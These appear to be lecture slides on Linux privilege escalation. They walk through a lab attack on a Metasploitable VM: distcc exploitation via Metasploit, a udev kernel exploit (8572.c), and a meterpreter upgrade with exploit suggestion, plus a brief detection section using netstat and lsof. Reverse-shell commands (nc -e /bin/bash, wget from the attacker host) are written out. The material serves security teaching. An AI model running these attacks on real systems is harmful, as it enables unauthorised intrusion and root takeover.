User

Superuser

8. Privilege Escalation

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Demo preparation


- We will use Kali, metasploitable and Windows 7 VMs
- Since installing Windows 7 takes time, you don't have to follow through
  - Instructions in Lab 2 anyway if you want to have a look.
- You can definitely follow through the demo using metasploitable VM though

Privilege Escalation

- The act of gaining the system rights of another user(s).
- Two types of escalation:
  - Horizontal – the accounts have the same privilege, but the attacker is now able to access other person's identify and information.
  - Vertical – higher privilege is gained, typically using kernel-level operations that allow running unauthorised code.

- Our focus will be on vertical privilege escalation.

Privilege Escalation



Look at Linux first, then revisit Windows


Linux Privilege Escalation

- Privilege escalation in Linux systems can happen by:
  - Kernel exploits
  - Programs running as root
  - Installed software
  - Weak/reused/plaintext passwords
  - Inside service
  - Suid misconfiguration
  - Etc.

- In fact, similar attacks are carried out on Windows also.

Kernel Exploits

- A kernel is the core component of any operating systems
- Handles low level tasks (e.g., disk management, memory management etc.)
- Kernel will be responsible for:
  - Memory management
  - Input/output
  - Interfacing between hardware (I/O), applications, CPU and memory
  - Manage devices using device drivers



Kernel Exploits

- By exploiting vulnerabilities in the Linux Kernel we can sometimes escalate our privileges.
- What we usually need to know to test if a kernel exploit works is the OS, architecture and kernel version.
- Useful commands:
  - `uname -a`
  - `cat /proc/version`
  - `cat /etc/issue`

Program running as root

- The idea here is that if specific service is running as root and you can make that service execute commands you can execute commands as root.
- Look for webserver, database or anything else like that.
- First, identify the processes (e.g., `ps aux`)
- Often misconfigured process: MySQL
- Once logged into MySQL you can execute commands such as:
  - `select sys_exec('whoami');`
  - `select sys_eval('whoami');`

User Installed Software

- Sometimes a vulnerable version of software can be installed.
- Exploit that vulnerability.
- Some common places to look through:
  - `/usr/local/`
  - `/usr/local/src`
  - `/usr/local/bin`
  - `/opt/`
  - `/home`
  - `/var/`
  - `/usr/src/`

Bad passwords

- Bruteforcing
- Guessing
- Etc.

- We did this before so skip.

Locally running services

- Some services may not be exposed to the internet – you need to gain the initial access to the machine to find such services
- They may be able to run as root
  - Since it was hidden from the public, it could be misconfigured or requires root to do something
- Identify such services by comparing using `netstat` (internally) and `nmap` (from outside)

Suid misconfiguration

- When a binary with suid permission is run it is run as another user, and therefore with the other users privileges.
- It could be root, or just another user – won't know until we try!

```
-rwsr-xr-x. 1 root root 33544 Dec 13  2019 /usr/bin/passwd
```

Note the **s** where **x** would usually indicate execute permissions for the user.

- If the suid-bit is set on a program that can spawn a shell or in another way be abused, we could use that to escalate our privileges.
- You can use this command to find files with incorrect suid settings
  - `find / -perm -u=s -type f 2>/dev/null`
- This can also apply to the group permissions (GUID)

Pwn a Linux machine (Metasploitable VM)

- We will be looking at exploiting a kernel vulnerability on a Linux machine
  - On the metasploitable VM
- The steps required are:
  1. Gain initial access (remote shell - we will exploit `distcc` service to gain non-root access).
  2. Identify the details of the target – OS, kernel and version
  3. Find suitable exploit
  4. Run the exploit

Pwn a Linux machine (Metasploitable VM)

```
msf6 > search distcc

Matching Modules
================

   #  Name                              Disclosure Date  Rank       Check  Description
   -  ----                              ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec     2002-02-01       excellent  Yes    DistCC Daemon Comma
nd Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc
/distcc_exec

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
```

```
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/m
                                      etasploit-framework/wiki/Using-Metasploit
   RPORT   3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.68.8     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Pwn a Linux machine (Metasploitable VM)

```
msf6 exploit(unix/misc/distcc_exec) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) >
```

Pwn a Linux machine (Metasploitable VM)

```
msf6 exploit(unix/misc/distcc_exec) > run

[*] Started reverse TCP double handler on 192.168.68.8:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo WFvw4C0hvozUGoti;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "WFvw4C0hvozUGoti\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.68.8:4444 → 192.168.68.4:52010) at 2022-08-10
11:03:54 +0800

whoami
daemon
```


Pwn a Linux machine (Metasploitable VM)

- We are only the user `daemon`. Now time to escalate the privilege.
- This can be done by exploiting the kernel vulnerability.
- First check out the kernel version.

Pwn a Linux machine (Metasploitable VM)

```
[*] Command shell session 3 opened (192.168.68.8:4444 → 192.168.68.4:40241) at 2022-08-10
11:08:26 +0800

whoami
daemon
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 8.04
Release:        8.04
Codename:       hardy
```


┌──(jin㉿kali)-[~]
└─$ searchsploit privilege | grep -i linux | grep -i kernel | grep 2.6
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 | linux_x86/local/42276.c
Linux Kernel 2.2.25/2.4.24/2.6.2 - 'mremap()' Local Priv | linux/local/160.c
Linux Kernel 2.2.x/2.4.x - Privileged Process Hijacking | linux/local/22362.c
Linux Kernel 2.2.x/2.4.x - Privileged Process Hijacking | linux/local/22363.c
Linux Kernel 2.4.1 < 2.4.37 / 2.6.1 < 2.6.32-rc5 - 'pipe | linux/local/9844.py
Linux Kernel 2.4.23/2.6.0 - 'do_mremap()' Bound Checking | linux/local/145.c
Linux Kernel 2.4.30/2.6.11.5 - BlueTooth 'bluez_sock_cre | linux/local/25289.c
Linux Kernel 2.4.4 < 2.4.37.4 / 2.6.0 < 2.6.30.4 - 'Send | linux/local/19933.rb
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 | linux/local/9545.c
Linux Kernel 2.4.x/2.6.x - 'Bluez' BlueTooth Signed Buff | linux/local/926.c
Linux Kernel 2.4.x/2.6.x - 'uselib()' Local Privilege Es | linux/local/895.c
Linux Kernel 2.4.x/2.6.x - BlueTooth Signed Buffer Index | linux/local/25288.c
Linux Kernel 2.4/2.6 (Fedora 11) - 'sock_sendpage()' Loc | linux/local/9598.txt
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 1 | linux/local/9479.c
Linux Kernel 2.4/2.6 (x86-64) - System Call Emulation Pr | linux_x86-64/local/4460.c
Linux Kernel 2.4/2.6 - 'sock_sendpage()' Local Privilege | linux/local/9641.txt
Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Gentoo) UDEV < 1 | linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4. | linux/local/8572.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 | linux_x86/local/9542.c
Linux Kernel 2.6.0 < 2.6.31 - 'pipe.c' Local Privilege E | linux/local/33321.c
Linux Kernel 2.6.10 < 2.6.31.5 - 'pipe.c' Local Privileg | linux/local/40812.c
Linux Kernel 2.6.13 < 2.6.17.4 - 'logrotate prctl()' Loc | linux/local/2031.c
Linux Kernel 2.6.13 < 2.6.17.4 - 'sys_prctl()' Local Pri | linux/local/2004.c

Pwn a Linux machine (Metasploitable VM)

- Not all of them are applicable.
- Read through the list, we will see 8572.c which seems best fit for our purpose
  - Ubuntu 8.04 on target and matches rest of the keywords.
  - `less /usr/share/exploitdb/exploits/linux/local/8572.c`

```
/*
 * cve-2009-1185.c
 *
 * udev < 141 Local Privilege Escalation Exploit
 * Jon Oberheide <jon@oberheide.org>
 * http://jon.oberheide.org
 *
 * Information:
 *
 *   http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1185
 *
 *   udev before 1.4.1 does not verify whether a NETLINK message originates
 *   from kernel space, which allows local users to gain privileges by sending
 *   a NETLINK message from user space.
 *
 * Notes:
 *
 *   An alternate version of kcope's exploit.  This exploit leverages the
 *   95-udev-late.rules functionality that is meant to run arbitrary commands
 *   when a device is removed.  A bit cleaner and reliable as long as your
 *   distro ships that rule file.
 *
 *   Tested on Gentoo, Intrepid, and Jaunty.
 *
 * Usage:
 *
 *   Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
 *   usually is the udevd PID minus 1) as argv[1].
 *
 *   The exploit will execute /tmp/run as root so throw whatever payload you
 *   want in there.
 */
```

Pwn a Linux machine (Metasploitable VM)

- This vulnerability is fooling the `udev` daemon via netlink messages.
- `udevd` handles device events from the kernel, delivered via netlink.
- Because netlink handles messages not only kernel-userspace but also between userspace applications, it didn't verify where the message originated from.
- Since `udev` is a privileged process that may run commands from the netlink message, it must ensure that such message comes from a trusted source (e.g., the kernel).
- So the exploit pretends that the netlink message to `udevd` is coming from the kernel, when it is in fact not - and this is used for the privilege escalation.

Pwn a Linux machine (Metasploitable VM)

- How is this implemented?
- We need to find a place where we can execute our code/script.

- Luckily, the unpatched versions of `udev` has a rule file called "95-udev-late.rules"
  - likely in your /lib/udev/rules.d/ directory
- In particular, it contains this rule:

```
ACTION=="remove", ENV{REMOVE_CMD}!="", RUN+="$env{REMOVE_CMD}”
```

- In simple terms, when a device is removed and there is a remove command, it runs it.

Pwn a Linux machine (Metasploitable VM)

- This means you can craft the remove command to do something malicious!
- We simply pretend/fake that the device is removed by sending a netlink message to `udevd`.
- We already made the `/tmp/run` to be executable a few lines above.
  - You can also replace this code part to run other specified executables (or do anything else).


```
mp = message;
mp += sprintf(mp, "remove@/d") + 1;
mp += sprintf(mp, "SUBSYSTEM=block") + 1;
mp += sprintf(mp, "DEVPATH=/dev/foo") + 1;
mp += sprintf(mp, "TIMEOUT=10") + 1;
mp += sprintf(mp, "ACTION=remove") +1;
mp += sprintf(mp, "REMOVE_CMD=/tmp/run") +1;
```

Pwn a Linux machine (Metasploitable VM)

- Move the exploit to the target host.
- First, run apache server from attacker kali

```
sudo service apache2 restart
```

- Add a symbolic link to the exploit files to our local server



Pwn a Linux machine (Metasploitable VM)

- Create a run file that connects back to the attacker host

```
┌──(jin㉿kali)-[~]
└─$ sudo vi /var/www/html/run
```

```
#!/bin/bash
nc 192.168.68.8 12345 -e /bin/bash
```

```
┌──(jin㉿kali)-[~]
└─$ ls /var/www/html/
index.html  index.nginx-debian.html  local  powershell_attack.txt  run  share
```

Pwn a Linux machine (Metasploitable VM)

- Now back to the remote shell we have from msfconsole.
- This exploit runs from the `/tmp` folder so cd there then download files using wget.

```
wget http://[attacker address]/run
wget http://[attacker address]/local/8572.c
```

```
whoami
daemon
cd /tmp
wget http://192.168.68.8/run
--01:06:21--  http://192.168.68.8/run
          ⇒ `run'
Connecting to 192.168.68.8:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 48

    0K                                                       100%  133.54 KB/s

01:06:21 (133.54 KB/s) - `run' saved [48/48]

wget http://192.168.68.8/local/8572.c
--01:06:47--  http://192.168.68.8/local/8572.c
          ⇒ `8572.c'
Connecting to 192.168.68.8:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 2,757 (2.7K) [text/x-csrc]

    0K ..                                                    100%    8.56 MB/s

01:06:47 (8.56 MB/s) - `8572.c' saved [2757/2757]
```

Pwn a Linux machine (Metasploitable VM)

- Compile and execute

```
gcc -o exploit 8572.c
```

- If complain about dynamic linker (ld), then add –B

```
gcc -B /usr/bin -o exploit 8572.c
```

Pwn a Linux machine (Metasploitable VM)

- The documentation said we need the PID of the udevd netlink, so find it.
- It should be PID one higher than the root.

```
cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
f7c4c800 0   0      00000000 0        0        00000000 2
df83b000 4   0      00000000 0        0        00000000 2
f7d78c00 7   0      00000000 0        0        00000000 2
f7ce4800 9   0      00000000 0        0        00000000 2
f7ce1800 10  0      00000000 0        0        00000000 2
f7c4cc00 15  0      00000000 0        0        00000000 2
dfc78400 15  2621   00000001 0        0        00000000 2
f7c50c00 16  0      00000000 0        0        00000000 2
dfc74e00 18  0      00000000 0        0        00000000 2
ps aux | grep udev
root      2622  0.1  0.0   2216   692 ?        S<s  00:42   0:02 /sbin/udevd --daemon
daemon    5055  0.0  0.0   1788   588 ?        SN   01:11   0:00 grep udev
./exploit 2621
```

Pwn a Linux machine (Metasploitable VM)

```
┌──(jin㉿kali)-[~]
└─$ nc -lvp 12345
listening on [any] 12345 ...
192.168.68.4: inverse host lookup failed: Unknown host
connect to [192.168.68.8] from (UNKNOWN) [192.168.68.4] 48100
whoami
root
```

Linux Privilege Escalation

- We were able to exploit a vulnerability in the kernel to gain the root privilege.
- Let’s find out how, as the victim user, to detect/identify this kind of attacks.

Linux Privilege Escalation - Detection

- Go to the metasploitable VM and switch user to root.

```
msfadmin@metasploitable:/etc$ sudo su
[sudo] password for msfadmin:
root@metasploitable:/etc#
```

- Check the netstat and get the PID

```
root@metasploitable:/etc# netstat -p | grep 12345
tcp        0      0 192.168.68.4:35068      192.168.68.8:12345      ESTABLISHED
5147/bash
root@metasploitable:/etc#
```

Linux Privilege Escalation - Detection

- You can use `lsof` to get more info about the PID

```
root@metasploitable:/etc# lsof -p 5147
COMMAND  PID USER   FD   TYPE DEVICE    SIZE   NODE NAME
bash    5147 root  cwd    DIR  254,0    4096      2 /
bash    5147 root  rtd    DIR  254,0    4096      2 /
bash    5147 root  txt    REG  254,0  701808  16417 /bin/bash
bash    5147 root  mem    REG  254,0   38412 304784 /lib/tls/i686/cmov/libnss_fi
les-2.7.so
bash    5147 root  mem    REG  254,0   34352 304757 /lib/tls/i686/cmov/libnss_ni
s-2.7.so
bash    5147 root  mem    REG  254,0   83708 304779 /lib/tls/i686/cmov/libnsl-2.
7.so
bash    5147 root  mem    REG  254,0   30436 304770 /lib/tls/i686/cmov/libnss_co
mpat-2.7.so
bash    5147 root  mem    REG  254,0 1364388 304759 /lib/tls/i686/cmov/libc-2.7.
so
bash    5147 root  mem    REG  254,0    9684 304765 /lib/tls/i686/cmov/libdl-2.7
.so
bash    5147 root  mem    REG  254,0  190584 296259 /lib/libncurses.so.5.6
bash    5147 root  mem    REG  254,0  109152 294924 /lib/ld-2.7.so
bash    5147 root    0u  IPv4  14437           TCP 192.168.68.4:35068->192.168.
68.8:12345 (ESTABLISHED)
bash    5147 root    1u  IPv4  14437           TCP 192.168.68.4:35068->192.168.
68.8:12345 (ESTABLISHED)
bash    5147 root    2u   CHR    1,3         6709 /dev/null
root@metasploitable:/etc# _
```

Pwn a Linux machine (Metasploitable VM)

- Back to daemon
- We are now going to exploit other vulnerabilities.
- First, upgrade the shell to a meterpreter session.

```
ctrl + Z
```

```
sessions -u 1
```

  - The session number should be your shell session with the target host.

```
whoami
daemon
^Z
Background session 1? [y/N]  y
msf6 exploit(unix/misc/distcc_exec) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.68.8:4433
[*] Sending stage (989032 bytes) to 192.168.68.4
[*] Meterpreter session 2 opened (192.168.68.8:4433 → 192.168.68.4:45182) at 2022-08-17 10:17:29 +0
800
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(unix/misc/distcc_exec) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         shell cmd/unix           Shell Banner: t8yKK7TAbeNfHZMj       192.168.68.8:4444 → 192.168.68
                                     -----                                .4:39548 (192.168.68.4)
  2         meterpreter x86/linux    daemon @ metasploitable.locald       192.168.68.8:4433 → 192.168.68
                                     omain                                .4:45182 (192.168.68.4)

msf6 exploit(unix/misc/distcc_exec) >
```

Pwn a Linux machine (Metasploitable VM)

- Now interact with the meterpreter session

```
sessions -i 2
```

- Now we will utilize the exploit suggester

```
use post/multi/recon/local_exploit_suggester
set session 2
run
```

- You will be displayed with some suggested exploits you can use.

```
msf6 exploit(unix/misc/distcc_exec) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
Background session 2? [y/N]  y
[-] Unknown command: y
msf6 exploit(unix/misc/distcc_exec) > use post/multi/recon/local_exploit_suggester
[*] Using configured payload cmd/unix/reverse
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available e
                                               xploits

msf6 post(multi/recon/local_exploit_suggester) > set session 2
session => 2
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.68.4 - Collecting local exploits for x86/linux...
[*] 192.168.68.4 - 167 exploit checks are being tried...
[+] 192.168.68.4 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vu
lnerable.
[+] 192.168.68.4 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vul
nerable.
[+] 192.168.68.4 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.68.4 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could
 not be validated.
[+] 192.168.68.4 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.68.4 - exploit/unix/local/setuid_nmap: The target is vulnerable.
```

```
[*] 192.168.68.4 - Valid modules for session 2:
```

#	Name	Potentially Vulnerable?	Check Result
1	exploit/linux/local/glibc_ld_audit_dso_load_priv_esc	Yes	The target appears to be vulnerable.
2	exploit/linux/local/glibc_origin_expansion_priv_esc	Yes	The target appears to be vulnerable.
3	exploit/linux/local/netfilter_priv_esc_ipv4	Yes	The target appears to be vulnerable.
4	exploit/linux/local/ptrace_sudo_token_priv_esc	Yes	The service is running, but could not be validated.
5	exploit/linux/local/su_login	Yes	The target appears to be vulnerable.
6	exploit/unix/local/setuid_nmap	Yes	The target is vulnerable.
7	exploit/linux/local/abrt_raceabrt_priv_esc	No	The target is not exploitable.
8	exploit/linux/local/abrt_sosreport_priv_esc	No	The target is not exploitable.
9	exploit/linux/local/af_packet_chocobo_root_priv_esc	No	The target is not exploitable. System architecture i686 is not supported
10	exploit/linux/local/af_packet_packet_set_ring_priv_esc	No	The

Pwn a Linux machine (Metasploitable VM)

- For simplicity we will just use the first one.

```
use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
```

- See options and configure.

```
set payload linux/x86/meterpreter/reverse_tcp
set session 2
set lhost [your attacker host IP address]
set lport [some free port for exploit]
run
```

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] Using configured payload cmd/unix/reverse
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SUID_EXECUTABLE  /bin/ping        yes       Path to a SUID executable


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set session 2
session => 2
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set lhost 192.168.68.8
lhost => 192.168.68.8
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
